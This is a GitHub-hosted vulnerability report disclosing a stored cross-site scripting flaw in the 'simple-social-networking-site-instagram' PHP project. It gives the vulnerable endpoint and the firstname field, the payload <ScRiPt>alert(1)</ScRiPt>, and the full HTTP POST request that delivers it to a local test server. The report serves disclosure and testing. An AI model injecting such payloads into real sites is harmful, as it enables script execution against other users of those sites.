mikeccltt / sns_bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

sns_bug_report / simple-social-networking-site-instagram / xss.md

mikeccltt Update xss.md History

1 contributor

67 lines (47 sloc) | 2.09 KB

simple-social-networking-site-instagram v1.0 - Cross-site Scripting (XSS)

vendors: https://www.sourcecodester.com/php/15311/simple-social-networking-site-instagram-phpoop-free-source-code.html

Date: 2022-05-07

Vulnerability File: /sns/classes/Users.php?f=save


Vulnerability location: /sns/classes/Users.php?f=save, firstname

[+] Payload: <sCrIpT>alert(1)</sCrIpT>

Tested on Windows 10, XAMPP

```
POST /sns/classes/Users.php?f=save HTTP/1.1
Host: 192.168.2.106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
```

```
Content-Type: multipart/form-data; boundary=---------------------------
-27787818459211251016911173168
Content-Length: 1036
Origin: http://192.168.2.106
Connection: keep-alive
Referer: http://192.168.2.106/sns/admin/?page=user/manage_user
Cookie: PHPSESSID=0389fublnj7ggho8q04fuvfaqe

-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="id"


-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="firstname"

<ScRiPt>alert(1)</ScRiPt>
-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="middlename"

123
-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="lastname"

123
-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="username"

123
-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="password"

123
-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="type"

2
-----------------------------27787818459211251016911173168
Content-Disposition: form-data; name="img"; filename=""
Content-Type: application/octet-stream


-----------------------------27787818459211251016911173168--
```



192.168.2.106/sns/admin/?page=user/list

You must log in to this network before you can access the Internet. Open network login page

List of Users

Show 10 entries

#	Date Updated	Avatar	Name	Username
1	2022-04-21 15:46		John Smith	jsmith

Showing 1 to 1 of 1 entries